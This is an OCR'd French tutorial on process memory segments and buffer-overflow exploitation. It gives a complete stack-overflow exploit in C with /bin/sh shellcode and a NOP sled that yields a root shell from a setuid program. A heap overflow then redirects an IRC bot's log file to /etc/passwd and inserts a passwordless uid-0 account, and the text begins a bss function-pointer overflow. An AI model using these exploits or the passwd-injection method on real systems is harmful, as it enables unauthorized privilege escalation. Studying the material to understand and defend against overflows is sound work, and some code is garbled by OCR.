- Le segment *text* : ce segment est aussi appellé le segment *code*. Il sert à stocker les instructions machine du programme. Au démarrage du programme, EIP pointe vers la première instruction de ce segment. Ensuite, le processeur suit la boucle d'éxécution suivante :
    1. On lit l'instruction vers laquelle EIP pointe
    2. On ajoute la longueur de l'instruction à EIP (passer à l'instruction suivante)
    3. On éxécute l'instruction lue à la première étape
    4. On recommence

    Il se peut que l'instruction lue en 3 soit une instruction de type *call* ou *jump* qui vont changer l'ordre d'éxécution prédéfini (mettre EIP à une autre adresse définie). Ceci n'affecte en rien le bon déroulement des opérations, car le segment *text* est prévu pour une éxécution non-linéaire des instructions.
    Bien sûr, le droit d'écriture est désactivé sur cette portion de mémoire pour que les instructions ne soient pas changées. Si une modification est apportée, un message avertissant que quelque chose de mauvais est arrivé apparaît et le programme est interrompu. Si le même programme est lancé plusieurs fois, le segment *text* sera partagé entre les programmes car ce qui est dans ce segment est fixe et ne peut être modifié.

- Les segments *data* et *bss* sont utilisés pour stocker les variables globales et statiques du programme. Le segment *data* est rempli avec les variables globales initialisées au lancement du programme, les chaînes de caractères et les constantes globales. Le *bss* est rempli avec le reste des variables globales et statiques (non-initialisées). Ces segments peuvent être modifiés mais sont de taille constante (puisqu'ils n'admettent pas de variables dynamiques).

- Le segment *heap* est utilisé pour toutes les autres variables du programme. Cette fois, des variables pouvant être dynamiques, le segment *heap* ne peut pas être de taille fixe (sa taille s'adapte au long du programme). Le *heap* grandit vers les adresses mémoire plus grandes.

- La pile (*stack*) est aussi de taille variable et est utilisée comme un bloc-note temporaire pendant les appels de fonctions. Quand un programme appelle une fonction, les variables passées à la fonction et les variables de la fonction sont ajoutées à la pile. De plus, EIP doit changer de position dans le *text* puisqu'il doit pointer vers le code de la fonction. La position où EIP doit retourner après l'éxécution de la fonction est donc également mémorisée.

En informatique générale, le terme "pile" définit une structure de données utilisée fréquemment. Elle peut se modéliser par une pile d'assiette. On dit ce type de structure LIFO ou FILO (*first in, last out*), à savoir que le premier élément rentré dans la pile sera le dernier à en sortir. Comme dans un empilement d'assiettes, il faut d'abord enlever la dernière assiette posée pour avoir accès à la deuxième qui était en-dessous. Empiler un objet s'appelle le *pushing* et enlever s'appelle le *popping*.

Comme son nom l'implique, le segment *stack* a une structure de pile. Le registre ESP sert en fait à toujours connaître l'emplacement du haut de la pile, de la dernière assiette posée. Bien sûr, la pile ne peut pas non plus avoir une taile fixe. Contrairement au *heap*, la pile grandit dans le sens des adresses décroissantes.

Quand une fonction est appellée, on *push* les données précisées ci-dessus dans la pile. Toutes ces données ajoutées d'un coup forment ce qu'on appelle *stack frame*, ou bloc de pile. La pile est au final formée d'un ensemble de blocs. Le registre EBP, appellé aussi FP (*frame pointer*) ou LBP (*local base pointer*), sert à référencer les différentes variables de chaque bloc. On accède aux différentes variables en additionnant ou en soustrayant d'EBP. Les deux premières variables ajoutées à un bloc, après les arguments sont nécessaires au bon déroulement du programme : le SFP, *saved frame pointer* garde en mémoire la position antérieure (et ultérieure, après le *popping*) de l'EBP, et le RA, *return address*, le pointeur vers l'adresse de retour (la prochaine valeur de l'EIP, donc la prochaine instruction après l'appel de la fonction).

Tout ceci peut paraître bien théorique et flou, c'est pourquoi nous avons décidé de consacrer une partie à un exemple complet pour bien illustrer la segmentation et le stockage des variables.

IV°) Illustration de l'utilisation de la mémoire d'un programme


Nous allons prendre en exemple le court programme en C suivant :


```
//exemple.c : exemple de déclarations et de mise en mémoire

int variable_globale = 1;
char variable_globale2;

void fonction(int entier1, int entier2, char caractere) {

        char variable_interne;

        char buffer[10];

        //Corps de la fonction
```

```
}

int main() {

	int entier;
	entier = 24;

	fonction(entier,variable_globale,variable_globale2);

	//Corps du programme

	return 0;

}
```

Dans un programme en C, la fonction principale qui est éxécutée en premier est la fonction *main()*. Les variables déclarées en dehors du corps de toute fonction sont les variables globales, accessibles par n'importe quelle fonction et n'importe où dans le programme. Par conséquent, après la création des variables globales, la fonction *main()* s'éxécute. Ensuite, on fait appel à la fonction "fonction". Cette fonction prend en arguments deux entiers et un caractère. Elle possède elle-même deux variables locales créées pendant l'appel de la fonction. Le type *void* de la fonction signifie qu'elle ne renvoie aucune variable.
Nous allons maintenant traduire ce programme en termes d'occupation de la mémoire :

1. Le code ici présent est traduit en code machine et implémenté dans le *text*
2. On réserve l'espace pour les variables globales. Ici, on a la variable "variable_globale" de type entier qui est initialisée dès le début du programme. Cette variable sera donc ajoutée au *data*. La variable "variable_globale2" de type caractère n'est pas initialisée, elle ira donc dans le *bss*.
3. Les choses sérieuses commencent : la fonction "fonction" est appellée... On commence donc à remplir la pile. Tout d'abord, il faut sauvegarder les variables qui sont passées en argument, à savoir le caractère puis l'entier2 puis l'entier1. On sauvegarde la prochaine adresse de l'EIP et on la *push* sur la pile en tant que *return address*. On sauvegarde l'adresse de l'EBP et on l'ajoute à la pile en tant que *stack frame pointer*. La position des variables du second bloc étant sauvegardée, on peut affecter à l'EBP sa nouvelle valeur. Enfin, les variables locales de la fonction sont ajoutées à la pile dans l'ordre, donc "variable_interne" puis "buffer". Ce moment est schématisé ci-dessous.
4. Pour finir, on dépile le bloc de la fonction qui a été appellée, EBP peut reprendre sa valeur pré-appel et le pointeur *return address* est affecté à l'EIP





Les Buffer-Overflows

I°) Qu'est-ce qu'un *buffer-overflow* ?

La traduction littérale suffit à expliquer le terme : c'est un dépassement du buffer, aussi appellé dépassement de mémoire tampon en français. Cela peut arriver très fréquemment. En effet, les langages de haut-niveau laissent au programmeur le soin de vérifier la non-corruption des données, entre autres de vérifier que les longueurs limites des tableaux ne peuvent en aucun cas être dépassées dans le programme. Concrètement, si le dépassement est petit, il va juste corrompre les variables qui suivent le buffer. S'il est un peu plus grand, il peut changer la valeur des deux pointeurs SFP et *return address*, causant bien souvent le crash du programme, puisque ces pointeurs sont par la suite dénués de sens (par exemple, si le pointeur EIP contient une adresse où il n'y a pas d'instruction valide, le programme s'interrompt avec le message d'erreur *Segmentation Fault* ou *Illegal Instruction*). Voici un exemple simple d'overflow :

```
//exemple-overflow.c : Dépassement de mémoire tampon

#include < stdio.h >

void demander_nom() {
        char buffer_nom[20];

        printf("Entrez votre nom\n");
        scanf("%s",&buffer_nom);

        printf("Votre nom est %s\n",buffer_nom);
```

```
}

int main() {
        demander_nom();

        return 0;
}
```

La fonction printf imprime à l'écran un texte et scanf stocke ce qui est entré au clavier dans la variable buffer_nom. Ces fonctions sont contenues dans la librairie C *stdio.h*, c'est pourquoi on a inclut cette librairie au début du programme. Le caractère '\n' est quand à lui le caractère de retour à la ligne. Voici maintenant des exemples d'éxécutions de ce programme :

```
$ gcc exemple-overflow.c -o exemple-overflow
$ ./exemple-overflow
Entrez votre nom
SeriousHacking
Votre nom est SeriousHacking
$ ./exemple-overflow
Entrez votre nom
AAAAAAAAAAAAAAAAAAAAA
Votre nom est AAAAAAAAAAAAAAAAAAAAA
$ ./exemple-overflow
Entrez votre nom
AAAAAAAAAAAAAAAAAAAAAA
Votre nom est AAAAAAAAAAAAAAAAAAAAAA
Instruction illégale
$
```

Nous avons donc l'exemple classique où l'utilisateur fournit un nom, plus petit que 20 caractères et où tout se passe bien. Dans le second exemple, on fournit exactement 23 fois le caractère 'A'. Le tableau ayant une taille de 20 octets, toutes ses cases seront remplies de A, 3 caractères à placer plus le *nul byte*. Par conséquent, l'espace du tableau va être dépassé et le pointeur SFP va être réécrit, en l'occurence remplacé par 0x41414100 (le caractère 'A' s'écrivant 0x41 en hexadécimal). Nous avons donc un *overflow*, mais ici sans incidence sur la suite du programme, car le pointeur EBP n'a plus d'utilité après la fonction, même s'il devient 0x00414141 qui est une addresse sans signification, celà n'a pas d'effet. Dans le troisième cas, on a fournit un caractère de plus, à savoir 24 caractères. On devine rapidement ce qui se passe : le SFP deviendra cette fois 0x41414141 et le *return address* 0x00563412. L'EIP va donc pointer

vers 0x12345600 après le *popping* de demander_nom(), où il va trouver une instruction qui ne sera pas valide, d'où le crash du programme. On s'en doute, l'exploitation des buffer-overflows va consister en l'exploitation de ce type de faille. Cet exemple est basé sur un overflow dans la pile. L'exploitation associée sera dénommée *stack-based overflow* et sera notre premier "BoF" (enfin !) dans la partie suivante.

II°) Exploiter un *stack-based overflow*

Afin de simplifier l'exploitation, nous avons légèrement modifié le programme précédent :

```
//stack-based_overflow.c : Dépassement de mémoire tampon 2


void enregistrer_nom(char *nom_saisi) {

        char buffer_nom[100];

        strcpy(buffer_nom,nom_saisi);

        //Enregistrement du nom...

        printf("Votre nom, %s, a été enregistré avec
        succès\n",buffer_nom);
}

int main(int argc, char *argv[]) {

        if (argc != 2) {
                printf("Usage : %s < Votre nom >\n",argv[0]);
                exit(0);

        }

        enregistrer_nom(argv[1]);

        printf("Tout s'est normalement déroulé\n");

        return 0;

}
```

En fait, nous avons juste ajouté un bloc au début du *main()* qui permet de vérifier qu'il y a bien eu un argument et un seul de spécifié, ainsi que les arguments de la fonction *main()* qui permettent de récupérer les options passées à la commande. Cette fois, le programmeur, ayant entendu parler des buffer-overflows, a décidé d'allouer 100 caractères pour le buffer à remplir, ainsi, aucun nom ne pourra dépasser du tableau. Voici donc un exemple de fonctionnement du programme :

```
$ gcc stack-based_overflow.c -o stack-based_overflow
$ ./stack-based_overflow
Usage : ./stack-based_overflow < Votre nom >
$ ./stack-based_overflow SeriousHack
Votre nom, SeriousHack, a été enregistré avec succès
Tout s'est normalement déroulé
$
```

Afin de rendre ce programme réellement vulnérable, faisons-en un SRP ; avec le compte root, on fait :

```
# chown root.root stack-based_overflow
# chmod +s stack-based_overflow
# ls -l stack-based_overflow
-rwsr-sr-x 1 root root 7163 2007-07-30 03:47 stack-based_overflow
#
```

Nous avons donc repéré un *suid root program*, il faut maintenant trouver comment l'exploiter. L'idée, nous l'avons vu, est de réécrire l'adresse de retour qui sera lue après l'éxécution de "enregistrer_nom()". Aussi, il nous faudra injecter ce qu'on appelle *bytecode* en mémoire (du code assemblé, lisible directement par le système). Nous allons nous concentrer sur un type particulier de bytecode, le shellcode qui consiste comme son nom l'indique en l'ouverture de shells. Pour ce, nous allons recréer un deuxième buffer, appellé *crafted buffer*, ou buffer travaillé. Comme son nom l'indique, nous allons le façonner de façon à ce que l'adresse de retour puisse être réécrite et permette l'éxécution du shellcode qui aura été injecté quelque part dans la mémoire. En fait, le buffer travaillé va lui-même contenir tous ces éléments. De façon générale, un *crafted buffer* contient trois éléments mis à la suite : le *NOP Sled* (la luge sans opérations), le Shellcode et l'adresse de retour répétée bout-à-bout plusieurs fois. Le *NOP Sled* est juste une suite de caractères NOP (*No OPeration*), le caractère 0x90 pour les processeurs Intel. Si EIP tombe dans la luge sans opérations, il va effectuer chacune des instructions NOP et

passer à la suivante, jusqu'à arriver au Shellcode. On dit que l'EIP glisse dans le buffer. Quant au Shellcode, savoir en écrire un est un métier en soi-même, vous pouvez vous reporter à la section sur l'écriture de shellcode. Voici le programme d'exploitation que nous vous proposons pour cet exemple :

```
//stack-based_exploit.c : Exploitation d'un dépassement de mémoire
dans la pile

#define OFFSET 164
#define LONG_NOPSLED 40
#define LONG_BUFFER 109



char shellcode[] =

        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb
        0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x4
        0\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

        //Ce shellcode est tiré de
        http://shellcode.org/Shellcode/linux/null-free/


unsigned long stack_pointer() {

        __asm__("movl %esp, %eax");

}

int main() {

        int i;
        long *temp_addr,ret_adr_eff,esp;
        char *buffer,*temp_ptr;

        buffer = malloc(LONG_BUFFER);

        ret_adr_eff = stack_pointer();
        ret_adr_eff -= OFFSET;

        temp_ptr = buffer;
```

```
        temp_addr = (long *) temp_ptr;

        printf("Adresse cible à 0x%x (offset de 0x
        %x)\n",ret_adr_eff,OFFSET);

        for (i=0;i < LONG_BUFFER;i+=4) //Injection de l'adresse de
        retour
                *(temp_addr++) = ret_adr_eff;


        for (i=0;i < LONG_NOPSLED;++i) //Injection du NOP Sled

                buffer[i] = '\x90';


        temp_ptr += LONG_NOPSLED;

        for (i=0;i < strlen(shellcode); i++) //Injection du Shellcode

                *(temp_ptr++) = shellcode[i];


        buffer[LONG_BUFFER - 1] = 0;

        execl("./stack-based_overflow","stack-
        based_overflow",buffer,0);

        free(buffer);

        return 0;

}
```

Nous avons donc reproduit en C exactement ce que l'on a expliqué plus tôt, à savoir la création d'un buffer, l'écriture répétée de l'adresse, le NOP Sled puis le Shellcode. Nous allons désormais expliquer les deux valeurs essentielles que sont la longueur du buffer (109) et l'OFFSET (164).

- Commençons par le plus simple : le buffer. Quand la fonction enregistrer_nom() est appellée, 4 variables sont empilées tour-à-tour : tout d'abord, le pointeur *nom_saisi, puis le pointeur *return address*, puis le pointeur SFP et enfin le buffer_nom. On se rappelle que buffer_nom est long de 100 caractères. Le but ultime est de réécrire l'adresse de retour. Or, celle ci commence à l'octet [104] après le début du buffer et finit à l'octet [107]. Par conséquent, le buffer doit avoir une taille minimum de 109 caractères (il ne faut pas oublier que

le premier octet est le [0] et que le dernier, le [108] doit contenir le *nul byte* pour terminer le buffer. Bien que le pointeur *nom_saisi verra son premier byte remplacé par un 00, celà n'aura aucune incidence sur la suite du programme. Il faut aussi remarquer que l'on a fait attention à ce que l'adresse de retour soit bien réécrite sans décalage. Ceci est vérifié car 100 est divisible par 4, par conséquent le premier byte du SFP sera réécrit avec le premier byte de notre adresse de retour. Ainsi, 109 est donc la longueur minimum que peut prendre le buffer. Beaucoup de hackers préfèreront prendre un buffer plus large avec un NOP Sled plus étendu. De plus, nous devons loger dans le buffer le NOP Sled plus le shellcode (45 bytes) plus au moins deux fois l'adresse de retour par sécurité. Nous trouver qu'une longueur de 40 pour le NOP Sled est donc une bonne contrepartie.

- Maintenant, le plus délicat dans notre cas est de calculer l'OFFSET. Nous n'allons pas expliquer en détail cette différence mais nous allons vous conseiller d'y aller par tâtonnements : en effet, nous avons le droit à une erreur de 40 octets grâce à l'étendue du *NOP Sled*. On sait que le buffer prend 100 octets, le SRP, l'addresse de retour et le *nom_saisi rajoutent 12 octets. Une bonne connaissance de l'assembleur ajoute 32 octets pour la close *if* qui se trouve avant l'appel. On arrive déjà à un décalage de 144 octets, ce qui rentrera puisque dans notre cas, le NOP Sled s'étend du décalage 124 au 164. Ainsi, si votre connaissance de l'assembleur est moyenne, vous pouvez faire une approximation selon vos connaissances puis ajouter la moitié de la longueur du *NOP Sled* en l'alignant sur la frontière de mots (ici, 20 octets) à chaque tentative jusqu'à tomber dans le NOP Sled. Une bonne connaissance de l'assembleur permettra de calculer les décalages à l'octet près. Ceci dit, chaque compilateur introduit des bytes de sécurité derrière les buffers et des alignements ou des frontières de mots différents, donc la valeur est loin d'être unique, il faut l'adapter dans chaque cas.
  De plus, nous utilisons l'appel système de recouvrement sys_execve() qui remplace la plage mémoire actuelle et ses données par celles du nouveau programme induisant des décalages rien qu'avec le nom du programme si sa longueur diffère. Au final, sans une connaissance parfaite des mécanismes de réservation, il est dur de calculer le décalage précisement, d'où l'intérêt du NOP Sled.

Il est maintenant temps de tester notre programme d'exploitation :

```
$ gcc stack-based_exploit.c -o stack-based_exploit
$ ./stack-based_exploit
Adresse cible à 0xbffad724 (offset de 0xa4)

Votre nom, ääääääääääääääääääää
ääääääääääääääääääääääë^‰1Àˆ F‰F
°
‰óÖÖV
```

Í€1Û‰Ø@Í€èÜÿÿÿ/bin/sh×ú¿$×ú¿$×ú¿$×ú¿$×ú¿$×ú¿, a été enregistré avec succès
sh-3.1# whoami
root
sh-3.1#

Et voilà, nous avons réussi à faire apparaître une console root ! Ca valait la peine de s'embêter non ?!
Mais ce n'est pas tout ! Nous allons maintenant nous pencher vers des *overflows* dans un autre segment de la mémoire : le *heap*.

III°) Le *heap-based overflow*

Les overflows dans le ***heap***

Les deux types d'exploitation qui suivent (basés sur l'*overflow* dans les segments *bss* et *heap* sont légèrement différents du *stack-based overflow*. Dans l'exemple précédent, le but ultime est finalement d'écraser l'adresse de retour pour changer le flux d'éxécution du programme. Dans le cas que nous allons traiter tout de suite, les cas de dépassement de mémoire dans le *heap*, il n'y a plus possibilité de déterminer l'éloignement de cette adresse de retour. Par conséquent, les *overflows* dans le heap reposent sur les variables stockées après le buffer. Plus que jamais, il est nécessaire non seulement d'être inventif pour savoir comment exploiter ce type de faille, mais surtout, il faut avoir une vision claire du déroulement du programme et savoir analyser les répercussions que peuvent avoir le changement de certaines variables sur le reste du programme. Bien qu'il n'y ait pas d'exemples d'école comme il a pu y en avoir dans le cas des *overflows* sur pile, nous avons décidé de donner un exemple d'exploitation commun, à savoir le dépassement de mémoire sur le nom d'un fichier qui permet l'ouverture d'un compte root par l'écriture dans le fichier */etc/passwd*.

Un exemple d'exploitation

Le programme qui suit est le début d'un robot IRC. La particularité qu'a ce robot est qu'il loggue (enregistre) tout ce qu'il reçoit dans le fichier */tmp/irc_logs*. Pour que tout le monde puisse l'utiliser comme il l'entend, le programme est un SRP. Contrairement aux autres rubriques, nous n'avons pas collé le code sur la page car il est un peu plus compliqué et un peu plus long que d'habitude (un peu plus de 150 lignes). Nous pensons l'avoir suffisamment commenté pour la compréhension d'un jeune programmeur lambda. Voici le lien :

irc-logger.c

Voici un exemple d'éxécution de ce programme et le contenu de /tmp/irc_logs après coup :

```
$ ./irc-logger
Veuillez entrer l'adresse du serveur : irc.freenode.org
Veuillez entrer le port du serveur : 6667

Veuillez entrer le pseudo du bot : testbot

Connexion à irc.freenode.org:6667... Ok
Création d'un socket non-bloquant... Ok
Ouverture du fichier /tmp/irc_logs... Ok

Envoi : NICK testbot
USER testbot . . :testbot

Fermeture de la connexion
$ cat /tmp/irc_logs
NOTICE AUTH :*** Looking up your hostname...

NOTICE AUTH :*** Checking ident
NOTICE AUTH :*** No identd (auth) response

NOTICE AUTH :*** Found your hostname

:heinlein.freenode.net 433 * testbot :Nickname is already in use.

ERROR :Closing Link: 127.0.0.1 (Connection Timed Out)

$
```

Apparemment le bot fonctionne bien : il se connecte, envoie bien les bons messages, les reçoit et sais reconnaître quand la connexion est rompue. Maintenant, avec nos connaissance sur la segmentation de la mémoire d'un programme, on voit que les deux buffers pseudo_bot et fichier_log se suivent dans le *heap*. Par conséquent, un overflow de pseudo_bot sur fichier_log devrait nous permettre de changer le fichier de logs dont se sert le bot. Avant de vérifier ce que nous venons de dire, il nous faut parler de l'allocation de mémoire par les compilateurs. En fait, un compilateur n'alloue pas le nombre de bytes exact qui est demandé : il

alloue le nombre de byte arrondi au multiplicteur de 16 le plus proche plus 8 bytes. Autrement dit, dans notre cas, le buffer pseudo_bot est composé de ses 30 bytes demandés, plus 2 pour aller au prochain multiplicateur de 16 (32) plus 8 bytes. On a donc un espace alloué de 40 bytes. Les 10 bytes qui sont réservées entre l'espace du buffer et le prochain bloc alloué (ici du 31eme byte au 40eme) sont appellées les *dummy bytes* ou octets factices. Nous n'allons pas discuter leur intérêt ici, mais il faut savoir qu'elles existent. Ainsi, l'overflow avant le fichier vers lequel on veut rediriger les logs doit être long de 40 bytes exactement. En voici l'illustration :

```
$ ./irc-logger
Veuillez entrer l'adresse du serveur : irc.freenode.org
Veuillez entrer le port du serveur : 6667

Veuillez entrer le pseudo du bot :
aqwzsxedcrfvtgbyhnujikolpmaqwzsxedcrfvtg/tmp/test

Connexion à irc.freenode.org:6667... Ok
Création d'un socket non-bloquant... Ok
Ouverture du fichier /tmp/test... Ok

Envoi : NICK aqwzsxedcrfvtgbyhnujikolpmaqwzsxedcrfvtg/tmp/test
USER aqwzsxedcrfvtgbyhnujikolpmaqwzsxedcrfvtg/tmp/test . .
:aqwzsxedcrfvtgbyhnujikolpmaqwzsxedcrfvtg/tmp/test

//Ici, on a demandé au programme de se terminer avec Ctrl + C, d'où l'absence de messages
francois@N3ur0t0XiK:~$ cat /tmp/test
NOTICE AUTH :*** Looking up your hostname...

NOTICE AUTH :*** Checking ident
NOTICE AUTH :*** Found your hostname

NOTICE AUTH :*** No identd (auth) response
:kornbluth.freenode.net 001 aqwzsxedcrfvtgby :Welcome to the freenode IRC Network aqwzsxedcrfvtgby
:kornbluth.freenode.net 002 aqwzsxedcrfvtgby :Your host is kornbluth.freenode.net[freenode.freenode.net/6667], running version hyperion-1.0.2b
NOTICE aqwzsxedcrfvtgby :*** Your host is kornbluth.freenode.net[freenode.freenode.net/6667], running version hyperion-1.0.2b
:kornbluth.freenode.net 003 aqwzsxedcrfvtgby :This server was
```

created Fri Dec 22 00:08:18 UTC 2006
//La suite du texte a été coupée

Ainsi, nous avons facilement atteint notre premier objectif qui était de pouvoir modifier librement le nom du fichier dans lequel étaient stockées les logs. Notre deuxième objectif est de contrôler ce qui est reçu. Pourquoi ne pas créer notre propre serveur qui enverra les lignes que nous voulons dans le fichier ? Cela relève plutôt de la technique de programmation plutôt que de la connaissance de la mémoire, mais nous avons choisi de vous le montrer en tant que complément du programme de connexion client qu'est Irc-logger. Voici donc le code de notre serveur :

serveur.c

Maintenant, on démarre le serveur et on essaie de le contacter avec le bot :

```
$gcc -o serveur serveur.c
$ ./serveur
Serveur démarré sur le port 6667
Connexion entrante de 213.186.33.87
H4ck3d !
$
```

Par ailleurs :

```
$ ./irc-logger
Veuillez entrer l'adresse du serveur : localhost
Veuillez entrer le port du serveur : 6667

Veuillez entrer le pseudo du bot : testbot

Connexion à localhost:6667... Ok
Création d'un socket non-bloquant... Ok
Ouverture du fichier /tmp/irc_logs... Ok

Envoi : NICK testbot
USER testbot . . :testbot

Fermeture de la connexion
$ cat /tmp/irc_logs
Hello you

$
```

On est donc capable de contrôler à la fois où le programme écrit et ce qu'il écrit. Penchons-nous maintenant vers le fichier */etc/passwd*. Voici deux lignes typiques de ce genre de fichier :

root:x:0:0:root:/root:/bin/bash
SeriousHack:x:1001:1001:,,,:/home/SeriousHack:/bin/bash

Ce sont donc des groupes séparés par des caractères :. Le premier groupe (dans la deuxième ligne de l'exemple, "SeriousHack") est le login. Le deuxième est soit un x, soit rien, ce qui signifie respectivement qu'il y a besoin d'un mot de passe ou non pour être authentifié avec ce login. Les deux groupes suivant sont l'*user id* et le *group id*. Le prochain groupe est une série d'informations sans trop d'importance. L'avant-dernier groupe est le répertoire personnel ou *home* de l'utilisateur et enfin, le dernier groupe représente le shell, en général /bin/bash.
Mais que ce passerait-il si on essayait d'ajouter la ligne compteperso::0:0:root:/root:/bin/bash au fichier ? Et bien essayons ! On change ENVOI avec la ligne que l'on veut ajouter à /etc/passwd et on lance le serveur. On éxécute ensuite l'overflow sur le bot IRC :

$ ./irc-logger
Veuillez entrer l'adresse du serveur : localhost
Veuillez entrer le port du serveur : 6667

Veuillez entrer le pseudo du bot :
azertyuiopqsdfghjklmwxcvbnazertyuiopqsdf/etc/passwd

Connexion à localhost:6667... Ok
Création d'un socket non-bloquant... Ok
Ouverture du fichier /etc/passwd... Ok

Envoi : NICK azertyuiopqsdfghjklmwxcvbnazertyuiopqsdf/etc/passwd
USER azertyuiopqsdfghjklmwxcvbnazertyuiopqsdf/etc/passwd . .
:azertyuiopqsdfghjklmwxcvbnazertyuiopqsdf/etc/passwd

Fermeture de la connexion

$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
SeriousHack:x:1001:1001:,,,:/home/SeriousHack:/bin/bash
compteperso::0:0:root:/root:/bin/bash

L'ajout de la ligne a bien marché, il ne nous reste plus qu'à vérifier si la théorie que nous avons raconté n'est pas finalement fausse ;-) Puisque

dans les versions récentes la commande *su* demande toujours un mot de passe, il peut être nécessaire de se loguer sur l'un des *tty*s :

```
Debian GNU/Linux lenny/sid SeriousHack tty3

SeriousHack login: compteperso
Linux SeriousHack 2.6.18-4-686 #1 SMP Wed May 9 23:03:12 UTC
2007 i686

SeriousHack:~#logname && whoami && id
compteperso
root
uid=0(root) gid=0(root) groupes=0(root)
SeriousHack:~#
```

Donc apparemment tout a bien marché comme prévu.

Cet exemple n'est pas typique des *heap-based overflow*, comme nous l'avons expliqué, il répond à une situation particulière et c'est pourquoi tout le monde n'est pas capable d'utiliser des overflows dans le *heap* car cela demande une inventivité et une compréhension assez développées. Ceci dit, cet exemple a aussi permit de voir une nouvelle technique de prise de contrôle du système, à savoir l'utilisation de /etc/passwd à travers les SRP ainsi que la programmation client/serveur en sockets qui est une arme incontournable de la programmation d'accès à distance. Il reste encore un segment où les dépassements de mémoire peuvent être intéressants : le *bss*.

IV°) Exploiter un *bss-based overflow*

Les overflows dans le *bss*

Notre dernière étude des dépassements de mémoire va concerner les dépassements de mémoire dans le *bss*, c'est à dire l'endroit où sont stockées les variables globales. Evidemment, les exploitations de type *heap*, c'est à dire en modifiant une variable précise qui va permettre de se servir du programme en le détournant légèrement pour en faire ce que l'on veut, il y a un autre type d'exploitation bien plus intéressante : le dépassement de mémoire sur les pointeurs de fonctions, ou *pointer function overflow*. Celà permet de changer littéralement le cours du programme, de sauter des étapes jugées indésirables par l'attaquant, du moment qu'il sait où retomber pour poursuivre une éxécution normale du programme. Bien sûr, il est aussi possible d'utiliser ces dépassements pour retourner par exemple vers l'adresse d'un shellcode. Comme d'habitude, rien de mieux qu'un exemple pour tout illustrer.

Encore un exemple ???

Et oui, et oui.. tout simplement car c'est le meilleur moyen de comprendre et de vérifier que l'on a compris en réessayant l'application dans des situations ressemblantes. Dans cet exemple, un administrateur système a mis en place un système qui permet l'obtention des informations systèmes qui lui sont essentielles pour le dépanage du système. Puisque il a jugé utile que d'autres personnes y aient accès, il a mis un système d'authentification avec mot de passe. Nous allons donc bien sûr nous pencher de plus près sur ce système d'identification que voici :

```
//sysinfos.c SysInfos - Système d'authentification

#include >stdlib.h<

void authentification(char*,char*);
void auth_reussie();

int main(int argc, char *argv[])
{
	static int (*function_ptr) (char*,char*);
	static char buffer[30];
	char *bonmotdepasse;

	if(argc != 2)
	{
		printf("Syntaxe: %s \n", argv[0]);
		exit(0);
	}

	bonmotdepasse = malloc(29);
	strcpy(bonmotdepasse,"_0cGj35m9V5T3Ç8CJ0À9H95h3xdh");
	bonmotdepasse[5] = 'c';
	bonmotdepasse[22] = '\0';
	function_ptr = authentification;

	strcpy(buffer, argv[1]);

	// Vérification du mot de passe
	{
		bonmotdepasse[8] = '_'; bonmotdepasse[9] = '.';
		//bonmotdepasse sera à ce point
		_0cGjc5m_.5T3Ç8CJ0À9H9
		function_ptr(buffer,bonmotdepasse);
	}
}

void authentification(char *mdp,char *bonmotdepasse)
{
```

```
        bonmotdepasse[11] = '\r'; bonmotdepasse[12] = '\n';
        //bonmotdepasse sera finalement _0cGjc5m_.5\r\nÇ8CJ0À9H9
        //Ainsi seuls ceux ayant le programme pourront être
        authentifiés.
        printf("Vérification de votre mot de passe..\n");
        if(!strcmp(mdp,bonmotdepasse))
                auth_reussie();
        else
                printf("L'authentification a échoué.\n");
}

// Si le mot de passe est bon, dans ce cas ok...
void auth_reussie()
{
        printf("Authentification réussie...\nVoici les informations
        système");
        /* Suite du code */
}
```

Apparemment, l'administrateur est très consciencieux. Ayant entendu parler du desassemblage des programmes, il a non seulement modifié son mot de passe dans le code, mais il a également rajoute des caractères non-imprimables que sont le retour à la ligne (**\r**) et le saut de ligne (**\n**). Ainsi, il a fourni à tous les utilisateurs ayant le droit d'utiliser le programme un deuxième programme permettant d'injecter le bon mot de passe et ainsi de s'identifier, programme tout simple que voici :

```
//auth.c - Identification sysinfos

#include <stdlib.h>

int main() {
execl("./sysinfos", "sysinfos", "_0cGjc5m_.5\r\nÇ8CJ0À9H9", 0);
return 0;
}
```

Malheureusement, nous n'avons pas accès à ce programme et le desassemblage est trop long pour que l'on s'amuse à l'analyser ! Il est temps d'analyser la liste des symboles pour le programme sysinfos, ce que la commande *nm* permet de faire :

```
$ nm sysinfos
